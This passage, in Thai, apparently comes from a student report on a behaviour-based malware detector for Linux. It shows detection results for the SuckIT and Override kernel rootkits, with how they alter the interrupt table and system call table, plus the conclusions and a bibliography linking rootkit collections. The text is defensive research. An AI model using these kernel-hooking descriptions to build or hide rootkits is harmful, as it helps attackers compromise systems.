
รูป 8.7 เนื้อหาภายใน log ไฟล์ โดยโปรแกรม phide



รูป 8.8 ข้อมูลที่โปรแกรมแจ้งโดย SuckIT


SuckIT คือโปรแกรมมัลแวร์ชนิดที่มีการก็อปปี้ System call table ใหม่แล้วก็แก้ไข IDT ไปชี้ที่ System call table ตัวใหม่ที่มีการแก้ไขได้โดยการเข้าไปอ่านภายในหน่วยความจำในระดับ Kernel และแก้ไข จากรูป 8.8 แสดงผลออกทางหน้าจอโปรแกรมได้ว่าเราได้ค่าที่อ่านมาจาก kernel

memory เป็น0xeeb1b800 ซึ่งค่าที่เราปรับแต่งเก็บไว้เมื่อตอนที่เราคิดว่าเครื่องปลอดภัยคือ 0xc030a0f0 ซึ่งไม่ตรงกับค่าที่เราพบใหม่ แสดงว่ามีการแก้ไขตำแหน่ง Interrupt descriptor table ส่วนรูป 8.9 ต่อมาคือภายในกรอบสีแสดงว่ามีการเปลี่ยนแปลงตำแหน่งของ IDT และบันทึกไว้บน log ไฟล์ด้วย



รูป 8.9 ข้อมูลที่บันทึกในlogไฟล์ที่แก้โดย SuckIT

จากรูป 8.10 Override เป็น rootkit ที่มีการแก้ไข System call เช่นเดียวกับ adore ภายในแจ้งว่ามีการติด SYS_chdir , SYS_kill,SYS_read,SYS_getdents64 ซึ่งยังไม่ครบกับการแก้ไขทั้งหมดของ override แต่ยังมีความน่าเชื่อถือพอที่จะการันตีได้ว่ามีการผิดปกติขึ้นกับ System call บนเครื่อง ส่วน System call ที่หายไปคือ SYS_getuid32,SYS_geteuid32 โดยต้องใช้โหมดพิเศษของโปรแกรมที่เรียกว่า Automatic address resolution มาเก็บข้อมูลด้วย ./Pandoraui –c 9 –a จึงจะเก็บข้อมูลแอดเดรสได้ และที่เหลือคือ SYS_open,SYS_stat,SYS_brk,SYS_write และในการปรับแต่งมี SYS_read ซึ่งเราให้อยู่ในพฤติกรรมแบบ Keylogger ทำให้เปอร์เซ็นต์ Keylogger แจ้งเตือน



รูป 8.10 ข้อมูลที่บันทึกในlogไฟล์ที่แก้โดย Override

บทที่ 9
บทวิจารณ์และสรุป

9.1 บทสรุป

โครงงานการตรวจจับมัลแวร์เชิงพฤติกรรมบนระบบปฏิบัติการยูนิกซ์นี้ ได้ทำตามวัตถุประสงค์ของโครงงานคือ สร้างเครื่องมือตรวจจับมัลแวร์บนระบบปฏิบัติการยูนิกซ์ ที่สามารถตรวจจับมัลแวร์ที่ยังไม่เคยพบมาก่อนแต่ยังมีพฤติกรรมการทำงานที่ไม่ได้เปลี่ยนแปลงไปหรือมัลแวร์ที่มีพฤติกรรมการทำงานตรงตามข้อมูลพฤติกรรมที่เก็บในโปรแกรม โดยประเภทของมัลแวร์ที่โปรแกรมสามารถตรวจจับได้คือ Rootkit ,Keylogger และ Backdoor

ถึงแม้ว่าโครงงานนี้จะมีการให้ความรู้เกี่ยวการตรวจจับมัลแวร์เชิงพฤติกรรม ซึ่งมัลแวร์เหล่านี้มีการพัฒนาตัวเองและมีเทคนิคใหม่เพิ่มมากขึ้นอย่างไม่หยุดยั้งในแต่ละวัน แต่ทางผู้พัฒนายังหวังว่าผู้ใช้งานจะนำเอาแนวคิดในเชิงกว้างที่ได้ทราบ ทำให้เกิดความตื่นตัวและหาทางป้องกันกับภยันตรายที่จะเกิดขึ้นใหม่ๆในอนาคตได้ และสามารถนำไปเป็นแนวทางในการศึกษาเครื่องมือป้องกันมัลแวร์สำหรับผู้สนใจต่อไป

9.2 วิจารณ์สิ่งที่ได้จากโครงงาน

สิ่งที่ได้จากโครงงานคือทำให้ผู้พัฒนาได้มีความรู้เกี่ยวกับมัลแวร์โดยเน้นเจาะจงไปที่ตัว Rootkit ,Keylogger และ Backdoor เป็นหลัก โดยเข้าใจวิธีการที่มัลแวร์เหล่านี้ใช้ในการซ่อนตัวหรือ ทำหน้าที่บางอย่าง ซึ่งมีเทคนิคแนวคิดต่างกันไปตามผู้พัฒนาและต้องเหมาะกับสภาพแวดล้อมที่สามารถใช้ได้ และยังได้ความรู้เกี่ยวกับการพัฒนาโปรแกรมบนระบบปฏิบัติการยูนิกซ์ในฝั่งของลีนุกซ์ (Red Hat 9) รวมถึงโครงสร้างบางส่วนของระบบปฏิบัติการที่ใช้ทำหน้าที่เมื่อถูกร้องขอ อีกทั้งยังมีการพัฒนาโปรแกรมที่รูปแบบที่อยู่ในส่วนของระบบปฏิบัติการเองซึ่งลีนุกซ์ได้เปิดโอกาสให้นักพัฒนาสามารถทำได้ในกรอบที่วางไว้ แม้โครงงานนี้อาจมองเป็นดาบสองคมโดยคณะผู้จัดทำต้องการให้นำไปป้องกันตนเองเท่านั้น สำหรับผู้ใช้งานบางคนอาจนำแนวคิดนี้ไปเพื่อสร้างมัลแวร์โจมตีบุคคลอื่นซึ่งผิดวัตถุประสงค์ ซึ่งคณะผู้จัดทำไม่ต้องการให้เกิดเหตุการณ์ดังที่กล่าวไป

9.3 ปัญหาอุปสรรคและแนวทางในการแก้ไข

1) เนื่องจากตัวของระบบปฏิบัติการได้พัฒนาเวอร์ชั่นใหม่ๆและได้มีการปิดกั้นช่องทางที่ต้องใช้ในบางเทคนิคนั้นทำให้ต้องมีการแก้ไขบางส่วนของโปรแกรมที่ทดลองมาจากระบบปฏิบัติการเวอร์ชั่นเก่า

2) เนื่องจากระบบปฏิบัติการที่มีแกนของระบบต่างกันเล็กน้อยก็อาจทำให้โปรแกรมไม่สามารถทำงานได้ตามปกติ ต้องเลือกใช้ library และคอมไพล์ให้ถูกกับฟังก์ชั่นของระบบด้วย
3) ตัวของมัลแวร์ที่นำมาใช้อาจถูกทดลองมาจากระบบปฏิบัติการที่ต่างกันกับผู้ใช้ทำให้ต้องมีการศึกษาปรับแต่งโค้ดเพื่อให้สามารถใช้ได้ในสภาพแวดล้อมที่ผู้จัดทำสร้างขึ้น และมัลแวร์เองมีเทคนิคการเขียนโค้ดที่ต่างกันตามผู้สร้างทำให้อาจจะไม่เข้าใจถี่ถ้วนในบางจุด
4) มัลแวร์บางตัวไม่สามารถหาโค้ดมาศึกษาได้ทำให้ต้องอาศัยการใช้งานหรือศึกษาจากภายนอกเพียงอย่างเดียว
5) การปรับแต่งระบบบางอย่างอาจทำให้เครื่องไม่เสถียรและสูญเสียการควบคุมทำให้ผู้พัฒนาไม่สามารถทำการทดสอบบางฟังก์ชั่นได้ เช่น SYS_READ, SYS_WRITE ซึ่งถูกเรียกใช้อยู่เกือบทุกกิจกรรมในระบบ การแก้ไขอาจทำให้เครื่องช้าลงถึงที่สุดและทำอะไรไม่ได้อีกต่อไป

9.4 แนวทางการพัฒนาต่อ

1) ปรับปรุงให้โปรแกรมสามารถใช้ได้บน ระบบปฏิบัติการ ลีนุกซ์ 2.6 ขึ้นไป เช่น ตัวของ Ubuntu , Fedora, Slackware หรืออื่นๆ
2) ทำให้ตัวโปรแกรมเองมีความปลอดภัยมากยิ่งขึ้น เช่น การเข้ารหัสไฟล์ที่ใช้ การยืนยันตัวตนก่อนใช้งาน
3) เพิ่มเทคนิคอื่นๆ เช่น การตรวจจับ VFS เช่น Adorg-ng ซึ่งทำใน kernel version 2.6 หรือศึกษาความเป็นไปได้ในการตรวจ kernel image ที่อาจจะถูกแก้ไขระหว่างการ start up
4) เพิ่มเติมมัลแวร์ตัวใหม่ที่เกิดขึ้นบนโลก โดยปรับแก้ค่าความเป็นมัลแวร์ของโปรแกรม
5) พัฒนาโปรแกรมให้ทำงานอัตโนมัติได้ และ ทำงานผ่าน UI ให้สวยงามและยืดหยุ่น

บรรณานุกรม

Peter Jay Salzman, Ori Pomerantz. 2003. **The Linux Kernel Module Programming.** opensource.org

Ed Skoudis, Lenny Zeltser. 2003. **Malware: Fighting Malicious Code.** Prentice Hall PTR

Daniel P. Bovert and Macro Cesati. 2001. **Understanding Linux Kernel.** O'Reilly

Maurice J. Bach. 1986. **The Design of the Unix Operating System.** Prentice Hall PTR

W. Richard Stevens. 1992. **Advanced Programming in The Unix Environment.** Addison-Wesley

Andreas Bunten. 2004. **"Unix and Linux based Rootkits Techniques and Countermeasures."** Humburg

Salvatore J.Stolfo, Shlomo Hershkop, Linh H.Bui, Ryan Ferster, Ke Wang. 2005. **"Anomaly Detection In Computer Security and an Application to File System Accesses."** Columbia University

Dino Dai Zovi. 2001. **"Kernel Rootkit."** SANS

Raul Siles. 2004. **"Linux Kernel rootkits : protecting the system's."** SANS

Jeromey Hannel. 2003. **"Linux Rootkits For Beginners – From Prevention to Removal."** SANS

John Levine, Julian Grizzard, Henry Owen. **"A Methodology to Detect and Charaterize Kernel Level Rootkit Exploits Involving Redirection of the System Call Table."** Georgia Instititue of Technology

Animesh Patcha, Jung-Min Park. 2007. **"An overview of anomaly detection techniques: Existing Solution and latest technological trends."** ELSEVIER

Pragmatic.1999. **(nearly) Complete Linux Loadable Kernel Modules.** [online] Available :http://packetstormsecurity.org/docs/hack/LKM_HACKING.html

PacketStorm. **Example of UNIX Rootkits.** [online] Available :http://www.packetstormsecurity.org/UNIX/penetration/rootkits/